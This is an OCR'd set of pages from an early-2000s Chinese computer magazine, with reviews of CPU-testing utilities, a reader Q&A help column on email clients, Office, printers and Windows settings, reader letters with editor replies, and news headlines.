
软件类型：免费软件

软件大小：77kB

和上面介绍的MyCPU差不多，运行WCPUID之后首先看见的也是一个简单的 CPU 测试信息。这里有当前CPU的平台架构、运行主频和外部频率、一级和二级缓存数量、是否支持 MMX、SSE 和 3DNow！指令集等特点。不过大家别忘记右上角的按钮，点击它们之后能够得到更多的信息。

比如点击“ 特征标记 ”按钮之后，出现的是关于CPU特征的窗口，其中提供了浮点运算、虚拟模式扩展、页尺寸扩展、条件转移指令等数十项测试内容，在此可以得到许多 CPU 鲜为人知的特点。而“ 缓存信息 ”中是把一级缓存分为指令缓存和数据缓存进行对比介绍。“ 二级缓存 ”则针对二级缓存的ECC校验、奇偶校验、结合性、缓存大小等十几个内容进行测试。

在全部测试完成之后，还可以把整个测试的结果复制下来保存，以便日后分析研究使用。



HWiNFO32

下载地址：http://www.newhua.com/down/hw32_09b.exe


软件类型：共享软件


软件大小：881kB

HWiNFO32是一个老资格的硬件测试软件，它能够对计算机内的显卡、硬盘、声卡、主板、内存等所有重要部件进行检测，当然也有我们都很关心的CPU了。

运行HWiNFO32之后，在主窗口中选择“Central Processor”就能够看见关于CPU的各类参数。此时可以知晓当前CPU运行的外频、倍频，但是更重要的一点是可以知道原先CPU所支持的最大频率为多少，这样我们就能够得知这块CPU是不是被Remark过或超频使用。除此之外，很多的参数信息都和前面介绍的一样，在此就不赘述了。

在HWiNFO32中，我们还可以得知当前CPU的核心电压、CPU温度、风扇转速、主板温度和机箱内环境的温度，这些都可以帮助我们在超频使用CPU的时候避免由于温度过高而烧毁一些硬件设备。另外值得指出的是，HWiNFO32还附带了一个小型的BenchMark测试功能，所以我们在测试CPU的时候就无需使用WinBench 2000这样巨大的软件了。针对CPU而言，它可以测试CPU的运算速度、浮点运算能力和MMX技术的指标，并且最后都能够与当前各种主流CPU的参数进行对比，从而彻底了解CPU与机器的性能如何。





SiSoft Sandra 2001

下载地址：http://www.3bsoftware.com/sandra


软件类型：共享软件

软件大小：3.03MB

SiSoft Sandra 2001也是一个整体功能非常强大的系统测试软件，可以对计算机的方方面面进行全面的测试。

在选择CPU测试的时候，我们可以知道当前CPU的运行频率、架构类型、标准运行频率、核心电压，以及CPU内部一级、二级缓存的数量、CPU的温度、风扇转速，还有类似前面介绍的多种支持功能。作为一款优秀的测试软件，SiSoft Sandra 2001会把硬件存在的安全隐患告诉你。比如在超频使用CPU的时候，它就会用一个红色的感叹号提醒你注意CPU的运行速度超过的标准额度，这对CPU的寿命是有影响的。因此有了它的帮助，JS想卖给你假货就比较难了。

和HWiNFO32一样，SiSoft Sandra 2001也附带了一个小巧的BenchMark功能，而且得到的结果将与Pentium IV 1.5G、Athlon 1G、PIII 1G以及Duron 600这类目前顶级CPU的性能进行一个对比，看看笔者这台机器的得分。还算不错吧，呵呵！



软件名称 / 测试项目	CPZ-Z	TestCPU	WhatCPUIs	MyCPU	WCPUID	HWiNFO32	SiSoft Sandra 2001
是否需要安装	无需	无需	需要	无需	无需	需要	需要
占用硬盘大小	218kB	575kB	691kB	112kB	240kB	900kB	3.6MB
Benchmark 功能	没有	没有	没有	没有	没有	有	有
CPU 功能检测	18 个	27 个	32 个	23 个	22 个	32 个	29 个
CPU 监测	没有	没有	没有	没有	没有	有	有
能够得知原先频率	支持	不支持	不支持	支持	不支持	支持	支持
新品可测性	支持 P3	支持 P3	支持 P3	支持 P3	支持 P3	支持 P4	支持 P4

注 ：

1.占用硬盘大小指的是解压缩或者安装好程序之后占用的硬盘空间。

2.CPU功能测试指的是对于CPU架构、运行主频、缓存、MMX等方面的测试。

3.CPU 监测指的是对于 CPU 温度、核心电压等方面。

4.得知原先频率是指能否知晓 CPU 额定的运行频率，这可以避免购买 Remark 的 CPU。

介绍了这么多的 CPU 测试软件之后，究竟哪一款最为适合你呢？大家不妨带着这个疑问和笔者一起对这些软件进行一个比较，然后你就能揭开谜底了。

比较这些软件的时候，我们通过程序是否需要安装、占用硬盘大小、易用性、测试速度、是否有 BenchMark 功能、对新品可测性等几个方面进行比较，具体的比较结果见附表。

从表中可以看出，HWiNFO32 和 SiSoft Sandra 2001 在整体功能方面最为强大，附带的 BenchMark 测试功能可以即时知晓 CPU 的性能，而且还能够支持当前最新面世的 Pentium IV，这对于一些时尚发烧友来说无疑是益处多多。但是考虑到大家在购机的时候不便于安装比较大的测试软件，所以笔者建议大家将 HWiNFO32 或者 MyCPU 拷贝到软盘中进行测试，这样既能够获悉 CPU 的详细信息，查看 CPU 有没有被 Remark 过，同时也可以将 CPU 的具体性能进行对比。

◆备份的in.box不能用新装的Foxmail打开怎么办？

◆解密Foxmail的‘收件箱‘里的加密文件夹时出现错误，怎么解决？

◆删除The Bat!后，怎样使OE5与邮件建立关联？

◆怎样使邮件自动显示GB2312编码？

◆光盘有哪几种常用文件系统？



问：我使用Foxmail作为我的电子邮件收发工具，由于我要重新安装Windows98操作系统，所以备份了Foxmail的in.box，我重新安装了操作系统后，又重新安装了Foxmail，然后把新装该软件后形成的in.box删去，再拷入旧的in.box，可我发现不能打开拷入后的in.box。我的in.box里有重要文件，请问我该如何找回它们？

答：你可以用Windows98“附件”里的“记事本”程序把in.box打开（如果in.box过大，系统会提示你用‘写字板”打开该文件），你可以看到，在两个s字母之间就是一封邮件，把每个邮件分别用先“剪切”后“粘贴”的方法拷贝并保存成相应的文件，然后将每个文件的扩展名改为eml，最后用Foxmail的导入邮件功能导入每一个文件即可。

问：我在Foxmail的"收件箱"里建立了一个加密文件夹，最近在解密时出现错误提示，"c:\Program files\foxmail\mail\AAAAA6.bo~"无法解密，在mail目录下果然找不到AAAAA6.box，我该怎么办？

答：若提示中的目录还在，可删除Foxmail目录里面的Accounts.cfg文件，若是目录已经不存在，可能是你误删了该目录，可用Recover4all 1.03 软件恢复（下载地址：http://www.recover4all.com/），此软件为共享软件，需注册，不注册也可使用测试版。在运行该软件后选择被删除的文件所在的磁盘，按提示进行恢复操作即可。

问：我打算用Outlook Express 5代替The Bat!来收发电子邮件，可卸载了The Bat!软件后，单击Outlook Express 5中的邮箱地址时会跳出一个对话框，询问The Bat!位置。请问如何将这个讨厌的对话框去掉？

答：首先启动Outlook Express 5，然后在菜单中选择“工具>选项>连接>更改”，在随后出现的"Internet属性"对话框中选择“程序”选项卡，在“电子邮件”栏中将所选的值改为Outlook Express即可。

问：我最近用Outlook Express 5收取邮件时显示的不是GB2312编码，每次我都要切换一下才能正常阅读邮件内容，很麻烦。请问我怎样才能使邮件自动显示GB2312编码？

答：1.启动Outlook Express 5，在菜单中选择“工具>选项>阅读>字体”，在“编码”栏中选择“简体中文（GB2312）”，并单击“设置默认值”按钮。

2.在菜单中选择‘工具>选项>阅读>国际设置”，在随后出现的窗口中选中“为接收的所有邮件使用默认编码”项即可。（合肥　孔明光）

问：我知道硬盘可以采用不同的文件系统，如FAT16、FAT32和NTFS等。那么光盘是否也有这种情况？如果有的话，请您给介绍一下。

答：光盘确实具有多种文件系统，目前常用的有以下几种：

ISO-9660：是国际标准化组织（ISO）于1985年颁布的通用光盘文件系统，能被所有的CD-ROM驱动器和操作系统所读取。支持DOS、Windows9x/NT、OS/2、LINUX、MAC OS等操作系统，缺点是仅仅支持8.3格式文件名。

Joliet：由微软公司制定的光盘文件系统，是ISO-9660标准的扩展，兼容DOS和Windows 9x/NT系统，支持长文件名（最大64个字符）和中文文件名，目前的应用很广泛。

Romeo：是由Adaptec公司定义的文件系统，只能支持Windows 9x/NT系统，文件名最多可有128个字符，支持中文，不支持DOS及其他操作系统。

UDF：由国际标准化组织于1996年制定的通用光盘文件系统，它采用标准的包刻录技术，对CD-RW的支持很好。UDF格式的光盘只能用具有Multiread功能的光驱读取，UDF支持Windows 9x/NT、MAC OS等操作系统。

Overburn：一种支持大容量刻录的文件系统，它能刻录超过640MB的数据，但刻录的盘片兼容性较差，在CD-ROM上读取需要有相应的软件支持。

问：最近，刻录机的价格下降很快，我也想买一台，用来保存多年积累的文件。但我不了解刻录机的刻录方

式，希望能从您这里找到答案。

答：刻录机的刻录方式主要有以下几种：

Disc At Once（DAO）：一次刻录整张光盘的刻录方式。用DAO方式刻录出来的光盘数据结构与母盘一致，适合于各种盘片的全盘复制和存档。

Track At Once（TAO）：一次刻录一条轨道的刻录方式。它支持向一个区段分多次写入若干数据，主要应用于制作音乐CD、MTV、Photo CD等类型的光盘。

Session At Once（SAO）：一次刻录整个区段的方式。这种刻录模式一次只刻录一个区段，余下的空间下次可以继续写入数据，常用于制作数据备份光盘。

Incremental Packet Writing（IPW）：称为增量包刻录方式，它与磁盘的数据存取方式类似，允许用户在一条轨道中多次追加刻写数据，因此比TAO和SAO方式浪费的空间要少得多，提高了盘片的使用效率，特别适合于经常备份少量数据。

On The Fly（OTF）：即飞速刻录方式，它在读取刻录数据的同时自动将其转换成ISO-9660格式，也就是一边读一边写的刻录方式，多用于两个光驱之间进行光盘复制。

问：我在一家企业从事人事管理工作，经常遇到工龄计算之类的问题。但我对Excel了解得很少，希望您能提供比较简单的计算方法。

答：用Excel内置的函数可以计算工龄，但需要用几个函数构成公式。这里介绍一个用扩展函数EHElapsed计算工龄的方法：

首先下载一个Excel扩展函数库（http://grwy.online.ha.cn/zql2000/low/EHFL1033.zip），将压缩包中的EHFL.xla文件释放到Office安装目录下的“Office\Library\”文件夹（例如“C:\Program Files\Microsoft Office\Office\Library\”）。然后启动Excel，单击“工具”菜单下的“加载宏”命令，选中对话框中的“Excel Home扩展函数库”，单击“确定”按钮使加载宏生效。

此后，你就可以使用EHElapsed函数计算工龄了。它的语法为：EHElapsed（StartDate，EndDate，ReturnType），其中StartDate是工龄的起始日期，EndDate则是结束日期，ReturnType取整数1时函数的计算结果为年。如果A1=1990-12-31，A2= 2000-1-1，则公式“=EHElapsed（A1，A2，1）”计算出来的结果是9。

问：我在使用Excel计算财务报表的过程中遇到了困难，Excel2000提供了数字转换成中文大写金额的功能，可惜的是它只能处理整数，对最常见的带小数的数字无能为力，希望您能帮助解决。

答：“Excel Home扩展函数库”提供了数字转换中文大写金额的函数EHDXRMB，你只要按上面介绍的方法加载，就可以像内置函数那样使用。

它的语法为：EHDXRMB（Arab_number，Type），其中Arab_number是需要转换为中文大写金额的数字，Type是一个确定转换精度的参数（可选），如果其值为1或省略，则转换时直接去掉Arab_number两位以后的小数部分。如果其值为2，则函数对Arab_number两位以后的小数进行四舍五入。如果A6=1896.6942，则EHDXRMB（A1，1）的结果为壹仟捌佰玖拾陆元陆角玖分，公式“=EHDXRMB（20005.08）”返回的结果为“贰万零伍元零捌分”。

问：我买了一台二手LQ-150打印机，在经销商那里检验是好的，拿回家装上试用却出了问题。现象是在Word和WPS中只能打印第一页，而且打印出来的字是上下分开的，用了好多方法也没有解决，请博士帮忙诊断。

答：这种故障是BIOS的并行端口工作模式不正确造成的，因为LQ-150打印机已经很古老了（一般老式的打印机都存在这种问题），它不支持目前流行的EPP、ECP等模式。你应当在计算机启动后按照屏幕上的提示进入BIOS（一般是按ESC键），找到“Parallel Port Mode”（不同主板可能略有差异，请查阅你的主板说明书）项，将它后面的参数改为SPP，重新启动电脑即可排除故障。

问：我新买了一台彩色喷墨打印机，打印Word文档时出现了一个怪现象。文档中的普通文字打印正常，但艺术汉字却无法打印，这是什么原因？如何解决？

答：如果普通文字等内容打印正常，说明打印机工作正常。因为艺术汉字是图形对象，很可能是你没有打开打印机“图形对象”选项。您可以打开“打印”对话框，单

◆刻录机的刻录方式主要有哪几种？

◆在Excel中解决工龄计算之类问题

◆在Excel 中怎样把小数转换成中文大写？

◆打印机端口工作模式设置错误造成的问题？

◆在Word中怎样打印艺术汉字？



◆AR3200打印机为什么不打印了?
◆为何用CuteFTP下载回来的文件大小为零？
◆Windows2000不支持ATA／100的工作模式吗？
◆WindowsME中将硬盘设为DMA工作模式重启死机，怎么解决？
◆Pentium4处理器有何新特性？
◆在Windows2000中怎样关闭启动时自动加载的程序项？
◆如何在Win98、Win2000双操作系统中分别安装硬件驱动程序？



击其中的“选项”按钮，打开“打印”选项卡，再将其中的‘图形对象”复选项选中，最后‘确定”即可。(新疆 张迎新)

问：我在打开AR3200打印机时，发现缺纸灯长亮，且不能打印，请问这是怎么回事？

答：这是AR3200打印机的通病，由于它的缺纸传感器是光电型的，而且发光管与接收管均面朝上，极易被灰尘盖住，因而故障率较高。你可以拆下打印机的后拖纸器盖，用毛刷清理发光管与接收管表面的灰尘，即可排除故障。

问：我在用CuteFTP时，从界面中能够看到我需要下载的文件，可是下载来的文件大小却是零，空的，而且我有时想访问文件服务器上的某个目录却不让我进去，这是为什么？

答：文件服务器上对使用者的权限有严格的限制。第一种情况通常发生在UPLOAD区里面，出现下载空文件的原因，是该文件未经过FTP 站管理者的允许下载设定，或者是该文件为版权软件，不开放下载。第二种情况是你没有访问权限。

问：我最近听说Windows2000实际上不支持ATA／100 的硬盘工作模式，请问确有此事吗？

答：的确是这样的，据微软前些时候公布的消息说，Windows2000只能支持ATA／66工作模式的硬盘，微软为此专门提供了一个补丁，但还没有完成最终的测试。微软的建议是需要修正这个问题的用户请等待下一个Windows 2000补丁包的发布。我估计当读者看到这个问题时，补丁包已经面世了，请购买了ATA／100硬盘且安装了Windows2000操作系统的朋友们注意升级。

问：听说“选中硬盘的DMA可以减轻CPU的负荷，加快系统的运行速度”，我便在Windows ME中“我的电脑>属性>设备管理器>GENERIC IDEDISK TYPE47属性”下选中DMA选项，没有理会随后出现的警告，重启计算机出现了开机画面，之后就黑屏死机了，再重启自动进入安全模式。我删除了硬盘并重新启动，系统又自动找回了硬盘，可我再次重新启动Windows ME时系统又不能正常启动了，重启以后再次自动进入安全模式，多次重复都是这样，请问怎么办？

答：根据你提供的情况分析，很可能是你的硬盘型号比较老，不支持DMA模式，其实Windows Me的系统还原功能和Windows 2000一样强大，你可以在安全模式下，用鼠标单击“开始>程序>附件>系统工具”，找到“系统还原”选项，选择最近的一个还原点，并按照系统的提示让系统自动完成恢复。

问：请问Intel新推出的Pentium4处理器有什么新特性？

答：和奔2升级到奔3不同，这次的Pentium4可是对奔3真正的升级换代。这款原先被英特尔冠为Willamette的“下一代”32位处理器采用了NetBurst的新架构。而在此之前，英特尔的各种主流CPU全部是基于P6体系架构的，这个架构从1995年首次在Pentium Pro中亮相以来，已经历了5种生产工艺（最新的是0.18微米、Coppermine内核的Pentium Ⅲ和新赛扬）、两种指令扩展集（MMX和SSE）。新的架构NetBurst有着很多优点：超级流水线多达20级，而奔3只有10级；快速执行引擎以两倍于核心频率的速度执行指令；400MHz系统总线比奔3快3倍；SSE2指令扩展包括144条新的SIMD（单指令多数据）指令，能处理128位、SIMD的整数和浮点双精度数据，还有一些缓存和内存控制指令，用于加速视频、多媒体、三维显示、图像和加密等应用。

问：我的Windows2000操作系统每次启动时都会同时加载很多程序（都是我以前装的），这样使系统启动的时间很长，我如何才能将这些自动启动的程序关闭呢？

答：1.用鼠标左键单击“开始>运行”，在随后出现的对话框中的‘打开”栏中键入Regedit并按回车键。

2.在出现的界面上用鼠标点选HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RUN

3.将该项下的无用程序项删除，不过在删除前建议你最好将这个键值导出备份，因为有可能在你删除后，会出现程序无法运行的情况。

◆在Windows2000中怎样调整硬盘和光驱的DMA设置？

◆Windows2000中文版中能输入简单的日文吗？

◆Yamaha真的出过765型的声卡芯片吗？

◆如何关掉Word2000中的自动添加序号功能？

◆如何在Word2000中将磅或英寸改为厘米、毫米？



问：我新买了一块硬盘，想安装Windows98和Windows2000双系统，请问如何在两个操作系统中分别安装显卡、声卡等硬件驱动程序？有没有先后顺序？

答：如果使用双重操作系统，应该首先安装Windows98操作系统，接着在系统中安装好所有的硬件驱动程序，然后再安装Windows2000操作系统，Windows2000安装完成后，系统会自动识别硬件并为其安装驱动程序。对于不能识别的硬件应该先确定该驱动程序确实适用于Windows2000后再安装。如果不能确定手中的驱动程序是否适用于Windows2000，建议你不要更新驱动程序，否则轻则硬件工作不正常，重则影响Windows2000系统的运行。如果安装好Windows2000后再安装其他操作系统中硬件的驱动程序，可能会影响到Windows2000中的硬件配置。

问：请问在Windows2000中如何调整硬盘和光驱的DMA设置？

答：用鼠标右键单击桌面上“我的电脑”图标，选择“属性”，接着在弹出窗口中选择“硬件”选项卡，并单击其中的“设备管理器”按钮，然后在“查看”菜单中选择“依连接排序设备”，接着在下面框的列表里找到“Standard PC”项，将其子列表全部扩展开，双击IDE controller项下的“Primary IDE channel”进入“属性”设置窗口，在高级设置选项卡中将每一个硬盘中的设备类型设置为：“Auto Detection”，传输模式设置为：“DMA if available（CD-ROM驱动器同样也可以这样设置）”。对于“Secondary IDE channel”也依照上面的方法进行设置，然后重启使之生效。(北京　刘洋)

问：请问如何在Windows 2000中文版中输入一些简单日文文字或符号？我不想安装日文操作系统或日文输入法。

答：其实很简单，您可以在按下Ctrl键的同时再按下空格键，调出输入法状态栏，用鼠标右键单击该状态栏最右侧键盘模样的按钮，将默认的“PC键盘”格式改选为“日文平假名”或“日文片假名”，然后用鼠标左键单击键盘模样的按钮调出软键盘，通过鼠标点击软键盘上的日文字、符号输入日文即可。输入完毕后不要忘记将其改回“PC键盘”格式并用鼠标左键单击软键盘按钮以关闭软键盘输入。

问：我刚刚在市场上买了一块Yamaha 765声卡，使用还算正常，可是有朋友告诉我说这是一款假货，请问雅马哈出没出过765型号的芯片？

答：据我所知，雅马哈只有7X4系列的芯片，包括Yamaha724、744、754三款产品。因此无论是现在的Yamaha 765还是以前的Yamaha 734均可认定为假货，它们大多是由其他更加便宜的声音芯片Remark过来的。如：ALS4000、ALS300、FM801芯片等，价格低（八、九十元）是它较吸引人的地方，但品质一般。

问：我在使用Word2000时，当输入带有数字序号的一行文字时（如“1.工作计划”）按“回车”键后，自动出下一行的序号（在下一行的开头自动出现2这个序号），可是大多数情况下我并不需要这样的格式，请问如何让这种情况不再出现？

答：启动Word2000，用鼠标左键单击菜单上的“工具”-“自动更正”-“自动套用格式”，将其中的“自动项目符号列表”前复选框中的对勾清除即可。

问：我在使用Word2000时发现无论是“纸形”中设置纸张高度、宽度的参数还是“页边距”等选项的度量单位都是我不熟悉的磅或英寸，而不是厘米等中国常用的单位，请问如何能解决这个问题？

答：启动Word2000，用鼠标左键单击菜单上的“工具”-“选项”-“常规”，在“度量单位”中可将Word的度量单位设置为厘米或毫米即可。（北京　PLJ)



您好！不用说，能来自给你们发信，我肯定是《电脑爱好者》的一名忠实读者了。每期看到《电脑爱好者》上面的新闻，我总想让我们的当地新闻也能选登上。我先做一下自我介绍：我是山西省河津市（县级市）的一名退休老干部，自从学会了电脑，也就订了份《电脑爱好者》，在家没事的时候，便翻来看看。今天我投稿的新闻内容如下 ：

市长也在网上安了家

为支持政府上网工程，山西省河津市常务副市长尚根仓利用他的业余时间，终于在网上建立了自己的家“ 龙门阁 ”网站（http://sgc3.topcool.net)，这是自发展政府上网工程以后，为数不多的县级市领导的个人主页。“ 龙门阁 ”里介绍了当地的概况，开设了市长信箱，大大方便了当地老百姓与市长的联系。“ 龙门阁 ”主页的建成为政府上网工程添加了一道美丽的风景线！

希望这篇小新闻能刊登在《电脑爱好者》下一期上，最后，祝愿杂志越办越好！

这是一位老干部的投稿信件，稻草狗看了很受感动，也很受启发。如果各位读者能够积极地参与我们的版面建设，把各地有价值的消息，比如最便宜的网费啊，性价比最优配件啊等通过杂志散播到四面八方去，那该多么好啊！支持CFAN，做自己爱看的杂志，快给我们来Mail吧！

——稻草狗

我是一个计算机方面的入门者，很想了解有关俄罗斯计算机业的情况，但是，目前我所接触到的计算机方面的报刊杂志几乎没有这方面的报道，大家只是把眼睛盯在美、日等国，而忽略了在高科技方面丝毫不逊色于美、日的俄罗斯。要知道，俄国人在过去几十年曾取得令世界震惊的成就，但为什么我们要无视这一点呢？ 另外，我们的邻居印度的IT业发展如何？这个在过去五千年中曾与中国同样取得辉煌成就的文明古国，今天，在高科技领域的赛跑中，它与我们相比，情况如何？我们是否占有优势？热切地盼望回答，请登于《电脑爱好者》上。

——读者 aaa

自从入主“ 业界视窗 ”以来，稻草狗一直在关注与中国同一IT梯队国家的发展情况，如印度、韩国、巴西等等，只是苦于精力，没有第一手资料，迟迟未能成文。既然现在aaa朋友这么说，看来偷懒是不行了。;）有这方面资料的朋友请多多提供联系，让我们共同走到井外的世界看一看。等待你啊，朋友！

另外，关于俄罗斯的电脑发展情况，我真的不是很熟，但是有两个软件可以体现其实力。一个是著名的网络吸血鬼——NetVampire，一个是金山毒霸的双引擎之一——DrWeb，据说后者在欧洲市场份额非常大。俄罗斯曾经对PC长期处于抵制状态，因为毕竟这是美国人的作品，不能不防。网上还有一个笑话，一位间谍报告叶利钦：“ 现在不但美国人用Windows，俄罗斯人也在用，甚至您也是。可是总统先生，Windows本来是80年代我们KGB故意泄露给微软的超级BUG啊…… ”这是不是体现了俄罗斯人的自信呢？;）

——稻草狗

你好！恒升事件已过去很长时间了，还有不少人在用各种方式攻击恒升。如永降、恒降等在网上、杂志上一些调侃性的文章中还经常出现。我觉得这对恒升也很不公平，作为一个恒升的用户，我想借贵刊一角为恒升说几句公道话。文章的内容全部属实，是我的亲身经历。机器的编号为（A S/L 0026098 s4600049w)。

——读者 李伟

虽然文章因故没有刊出，但可以想见李伟先生的一颗公正之心，敢于挺身而出说出自己的心里话。说句实话，没有任何一种产品是十全十美的，瑕疵在所难免，但可贵的在于“ 错误只犯一次 ”，以及对待自己的用户和自己的错误的态度。关于恒升产品我想自有公论，人心不是一篇文章可挽回的，但是李伟先生的文章也给大家提个醒，当网友、媒体毫无顾忌地攻击恒升的时候，是否我们自己在家庭、工作、生活中也在扮演着恒升的角色呢？宽以待人，严于律己，见贤思齐，一日三省乎己，也许这才是恒升事件带给我们的真正意义。

——稻草狗

我想了解17岁的少年黑客满舟的情况，能否提供联系方式或者网址？

——一位读者

经常有读者来信要求我们提供一些著名人士的联系方式和Mail地址，例如湖北的林孝东读者就说：“ 我有一个很好的创意想告诉比尔 · 盖茨或者求伯君，请提供他们的私人联系方式好吗？我觉得CFAN是神通广大的，什么人都能够找到，什么要求都能够满足读

编辑部在行动

者。;)”呵呵,呵呵,您可笑了,小的可不敢!因为这确实涉及到个人隐私的问题,这些名人愿意提供他们的私人联系方式也是基于对CFAN的信任和友谊,如果没有得到他们本人的许可我们的确不太方便公开。相信您一定能够理解,因为您也是CFAN的朋友嘛。;)不过我们愿意尽一切力量提供他们和您的公开联系方式,比如这次这位读者的要求,建议您到满舟的家(http://manzhou.onchina.net/)上看看,上面就有他的公开联系方式。

——福星小子

我认为现在中国需要的不是WPS!不是《江湖》、《剑侠情缘》这些鬼游戏!不是那些边边角角吹吹打打的东西!而是操作系统!微软的命根子!我要从零开始、从我做起,因此我想问如何用VB编写一个类似Windows那样的操作系统(因为目前我只会VB)?需要多大的工作量?Linux呢?

——读者 鹿岛鹿角

……用VB编写一个Windows……这个,神仙的脑子有点乱………好像不太可能吧?(因为VB本身就是建立在Windows的基础上的。)神仙姐姐经常接到这样雄心万丈的热血信件,但是这些理想都是建立在第二层楼上,没有坚实的技术基础,因此神仙姐姐再次呼吁大家先把电脑基础知识学扎实,先沸腾自己的学业,然后再沸腾自己的血液。现在的Windows已经不是一个传统意义上的软件了,而是一项可以和建造罗马相比的庞大工程,其数以百万计的代码行、成百上千的程序员和测试人员以及数十名项目管理人员绝非一个人一朝一夕(甚至一生一世)就能完成的事情。至于Linux,需要很懂C和操作系统原理,网上有很多高手,倒是一个人可以“铁杵磨成针”。

——神仙姐姐

我是一个初级电脑爱好者,对电脑和网络的知识知道得很少,最近刚买了台电脑,使用时有许多不懂的地方,而且都是入门的问题,在此向您请教,希望您给予解答。

1.从网上下载的程序安装完之后,安装程序还有没有用?可否删除?直接扔到回收站就行了吗?我前一段时间下载的几个安装程序躺在"临时目录"里好好的,却突然不见了,也不知怎么回事。

2.一些软件还配有插件和汉化补丁,下载后应如何与原软件结合?

3.我想把Foxmail收件箱中的信保存到其他的文件夹中,应该怎样做?如何用邮件收软件,具体应该怎样操作呢? <<电脑爱好者>>上的许多文章都不错,我很想和这些作者交朋友来增加电脑知识,不知您是否可以提供给我他们的电子邮件地址同时通知他们?我希望获得其地址的作者有鸣涧,快捷,顾敏等。急切盼望您的来信,非常感谢!

——读者 Wangkuan

1. 程序下载安装后不需要安装程序也能正常运行,这是肯定的。可以删除,但是保留安装程序可以起到备份的作用,重新安装时就不用再下载了。TEMP等临时文件是系统临时生成的,系统会及时删除,所以建议不要把想保留的文件放在这里。

2. 插件和补丁一般都附有说明文件,请参考。一般来说只要是EXE文件,直接运行就可以了,也有的在文档中说明直接覆盖。

3. 关于具体收邮件的问题,CFAN上已经有多次的介绍了,市面上也有很多的书籍,建议可以到新华书店“站读”。;)

关于联系作者,我想作者也没有很多的时间来具体地义务指导大家学习,电脑知识还是要在实践中自己学习才能学到,总是指望别人救急那么永远会是一只菜鸟。另外出于尊重作者的考虑,未经允许暂时我们不能这样做,请“男儿当自强”啊!

——福星小子

把收件箱中的信保存到其他文件夹:可以先建一个新账号,指定一个新的保存文件夹,然后用“导入”“导出”功能把原来账号信箱的信转到新账号里。

———西风

近日我遇到一个奇怪的现象,就是我的EXE文件不能用了!所有的EXE文件执行时都提示找不到C:\下的一个P**.exe,但是执行DOC、TXT、JPG等文档时还是可以正常地运行WORD、记事本和ACDSee!这是什么啊?是病毒吗?怎么办啊?不能运行EXE,现在我的Windows完全就是个植物人!

——读者 YangGuan

真是巧了!福星刚刚也遇到这个情况。;〈据神仙姐姐的神算,是一个软件把注册表里的EXE文件关联到一个不存在的文件(也就是C:\的那个怪EXE文件),这样直接执行EXE时系统当然不能正常运行了。怎么办?当然是修改注册表喽!运行regedit.exe?不行!因为EXE文件不能运行啊!(见鬼!)只好用文本方式添加或者修改了,相关方式可以见CFAN的介绍。那么福星是怎么解决的呢?呵呵,搜索以前保留的.reg文件,运行恢复就行了!福星很狡猾吧?;〉但是神仙姐姐还是很欣赏这个病毒的创意的,简单,但是造成的麻烦还真不小!

——福星小子

■要闻

高院释法重惩互联网泄密

情节特别严重的，处十年以上有期徒刑至无期徒刑，甚至判处死刑

中国证监会要求 拟上市公司网上披露招股说明书

此政策将于3月1日起执行

新政策吸引海外高层次留学人才回国

苏州明基电脑更名为“明基电通”

天下网暂时宣布关闭

高春辉宣布如果一周内没有新资金介入，将无限期关闭
www.tiandown.com

中国电信：国际长途话费猛降，IP如何应对？

调整后的国际长途话费在特殊时段将低于IP话费，不知众多IP厂家对此将作出什么反应

今年我国软件市场将增长34%

信息产业部透露，今年我国软件市场销售额将约为315亿元，软件市场占IT市场的比重将从2000年的11.3%继续提高到12.1%。

中国电信宣布

2月21日起长话按6秒计费

IBM任命世界首位隐私保护主管

世嘉停产DreamCast

SEGA宣布从2001年3月起不再生产游戏硬件，而将致力于游戏软件的开发

■视点

亚信公司纳市扬威 【新浪网】

